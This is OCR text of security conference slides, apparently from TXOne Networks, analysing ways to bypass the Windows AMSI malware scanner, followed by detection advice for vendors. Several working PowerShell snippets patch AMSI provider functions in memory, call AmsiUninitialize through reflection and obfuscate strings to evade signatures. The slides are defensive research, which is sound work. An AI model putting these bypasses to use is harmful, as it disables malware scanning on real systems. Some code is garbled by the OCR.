$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

```
mov eax, 0x80070057
ret
```



2. Memory Patching: AmsiScanBuffer API – Write Raid

- Blue Team:
  - Hey, let's detect if VirtualProtect is called. Right???
- Offsec discover a method to bypass AmsiScanBuffer using the **JIT**, allowing modification without triggering **VirtualProtect** API
  - JIT helper function ("ThePreStub") writes the AmsiScanBuffer address in the DLL entry address at the offset, but it does not change the permissions back to read-only



https://www.offsec.com/blog/amsi-write-raid-0day-vulnerability/


3. Provider Related: DllGetClassObject

- **AMSI Initialization**:
  - When AMSI initializes, it loads all registered AMSI-related DLLs.
  - After loading, AMSI calls the **DllGetClassObject** function within these DLLs
- A new way to disable AMSI by patching providers DLL functions
  - Attackers identify provider DLLs and apply patches to their **DllGetClassObject** function to disable AMSI provider functionality

https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf


```
int AmsiComSecureLoadInProcServer(IID* clsid, IAntimalwareProvider* pAmsiProvider)
{
    ...
    DWORD pdwType, pcbData;
    LPOLESTR lpsz;
    WCHAR pvData[264], SubKey[260], Dest[270];

    StringFromCLSID(clsid, &lpsz);
    amsi_StringCchPrintfW(SubKey, 260, (wchar_t*)L"%s\\%s\\InprocServer32",
                          (char)L"Software\\Classes\\CLSID");

    RegGetValueW(HKEY_LOCAL_MACHINE, SubKey, 0, 0x10000006u, &pdwType, pvData, &pcbData);
    ...
    hModule = LoadLibraryExW(pvData, 0, 0);
    ...
    HRESULT(*DllGetClassObject)(const IID* const, const IID* const, LPVOID*) =
                                        GetProcAddress(hModule, "DllGetClassObject");
```

2. Call Providers DLL DllGetClassObject




3. Provider Related: DllGetClassObject

- Problem
  - when we patch DllGetClassObject, AMSI already initialized, DllGetClassObject wouldn't be called at all
- Using reflection to call AmsiUninitialize to restart the AMSI initialize




```
Add-Type $APIs
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
$LoadLibrary = [APIs]::LoadLibrary("MpOav.dll")
$Address = [APIs]::GetProcAddress($LoadLibrary, "DllGetClassObject")
$p = 0 [APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
$object =
[Ref].Assembly.GetType('System.Management.Automation.Ams'+'iUtils')
$Uninitialize = $object.GetMethods("NonPublic,static") | Where-Object
Name -eq Uninitialize
$Uninitialize.Invoke($object,$null)
```




3. Provider Related: CAmsiAntimalware::Scan

- AmsiScanBuffer calls scan() function for each registered AMSI provider
- If a provider returns a result other than AMSI_RESULT_NOT_DETECTED \ CLEAN, the scanning stops and returns the result without calling the remaining providers

```
int CAmsiAntimalware::Scan(IAmsiStream* bufferStream, AMSI_RESULT* amsi_result,
                           IAntimalwareProvider** AntimalwareProvider)
{
    IAntimalwareProvider* CurrentProvider;
   *amsi_result = AMSI_RESULT_CLEAN;

    while (1)
    {
        CurrentProvider = this + AntimalwareProviders; // offset 36 in 32bit app
        v9 = this->CurrentProvider::Scan(bufferStream, &amsi_result);
        if (*(int*)amsi_result >= 0x8000) //bad_result
          break;
       CurrentProvider++;
    }
}
```

```
$ret_zero = [byte[]](0xB8, 0x00, 0x00, 0x00, 0x00, 0xC3)
$type = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils’)
$field = $type.GetField('amsiContext','NonPublic,Static’)
$value = $field.GetValue($null)

$CAmsiAntimalware = [System.Runtime.InteropServices.Marshal]::ReadIntPtr([IntPtr]::Add($value, 8))
$AntimalwareProvider = [System.Runtime.InteropServices.Marshal]::ReadIntPtr([IntPtr]::Add($CAmsiAntimalware, 36))
$AntimalwareProviderVtbl = [System.Runtime.InteropServices.Marshal]::ReadIntPtr($AntimalwareProvider)
$AmsiProviderScanFunc = [System.Runtime.InteropServices.Marshal]::ReadIntPtr([IntPtr]::Add($AntimalwareProviderVtbl, 12))

$oldProtect = 0
[APIs]::VirtualProtect($AmsiProviderScanFunc, [UInt32]6, 0x40, [ref]$oldProtect) | Out-Null
[System.Runtime.InteropServices.Marshal]::Copy($ret_zero, 0, $AmsiProviderScanFunc, 6)
```

3. Provider Related: CAmsiAntimalware::Scan



AMSI Bypass Detection by Microsoft?

- Microsoft said: ok let‘s hunt AMSI bypass BY AMSI
  - ✓ String Obfuscation

```
$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o, ','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')
```

```
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" +
"Scan" + "Buffer")
```

```
$o =
[Ref].Assembly.GetType('System.Ma'+'nag'+'eme'+'nt.Aut
om'+'ation.A'+'ms'+'iU'+'ti'+'ls').GetMethods('N'+'onP
u'+'blic,st'+'at'+'ic') | Where-Object Name -eq
ScanContent
```

Detection Problem & Suggestion

AMSI Attack Surface

- How to detect AMSI bypass without relying on AMSI
  - Intersection correlations
  - .NET hooks

.NET Magic	Memory Patching	Provider Related
Reflection method (initFailed, ScanContent, Forcing an error)	Patching AMSI (AmsiScanBuffer, AmsiOpenSession)	Patch the provider's DLL (DllGetClassObject)
ScriptBlock Smugging	AmsiScanBuffer API – Write Raid	Scanning Interception by Provider function patching
Forcing an error	Reflection ScanContent Change	

How Venders Can Do to Prevent .NET Magic

- Hook .NET SetValue function
  - By hooking the .NET reflection method SetValue, security systems can intercept and inspect runtime modifications of critical flags
  - amsiInitFailed\amsiSession\amsiContext variables
- Hook AmsiUnInitialize() && Hook PowerShell Pre and Post ScriptBlock execution
  - Detect a change in the amsiInitFailed variable (from ‘False’ to ‘True’) that wasn’t caused by AmsiUnInitialize()

.NET Magic	Memory Patching	Provider Related
Reflection method (initFailed, ScanContent, Forcing an error)	Patching AMSI (AmsiScanBuffer, AmsiOpenSession)	Patch the provider’s DLL (DllGetClassObject)
ScriptBlock Smugging	AmsiScanBuffer API – Write Raid	Scanning Interception by Provider function patching
Forcing an error	Reflection ScanContent Change	

How Venders Can Do to Prevent Patching Memory

- Monitor permissions changes of any page inside the code section of amsi.dll
- Hook the AmsiScanBuffer function to ensure that every PowerShell command execution invokes AMSI scanning
  - If a command executes without triggering an AmsiScanBuffer call, it indicates a potential bypass attempt or manipulation within the PowerShell environment
- Monitor the use of System.Runtime.InteropServices.Marshal to identify potential patches at the .NET runtime layer

.NET Magic	Memory Patching	Provider Related
Reflection method (initFailed, ScanContent, Forcing an error)	Patching AMSI (AmsiScanBuffer, AmsiOpenSession)	Patch the provider's DLL (DllGetClassObject)
ScriptBlock Smugging	AmsiScanBuffer API – Write Raid	Scanning Interception by Provider function patching
Forcing an error	Reflection ScanContent Change	

How Venders Can Do to Prevent Provider Related

- Hook AmsiUninitialize and Amsiinitialize
  - Under normal circumstances, applications interacting with the Antimalware Scan Interface (AMSI) typically invoke AmsiInitialize during startup and AmsiUninitialize upon termination or cleanup.
- Monitor permissions changes of any page inside the code section of Provider
  - Attackers commonly attempt to bypass AMSI by patching critical AMSI provider functions, such as DllGetClassObject (used during provider initialization) and CAmsiAntimalware::Scan (used during malware scanning).

.NET Magic	Memory Patching	Provider Related
Reflection method (initFailed, ScanContent, Forcing an error)	Patching AMSI (AmsiScanBuffer, AmsiOpenSession)	Patch the provider's DLL (DllGetClassObject)
ScriptBlock Smugging	AmsiScanBuffer API – Write Raid	Scanning Interception by Provider function patching
Forcing an error	Reflection ScanContent Change	

Takeaway

- Relying only on AMSI detection mechanisms can be easily bypassed
  - Microsoft's broad AMSI integration creates inherent weaknesses
  - Security vendors should design detection mechanisms assuming AMSI can be bypassed
- detection logic needs to be implemented separately for each scripting language
  - Different scripting languages (e.g., C#, JavaScript, VBScript) require tailored detection logic
- Enhance detection by incorporating behavioral analysis
  - Traditional AMSI detection overly relies on string matching
  - Behavioral detection methods should be included to improve correlation capabilities


txOne
networks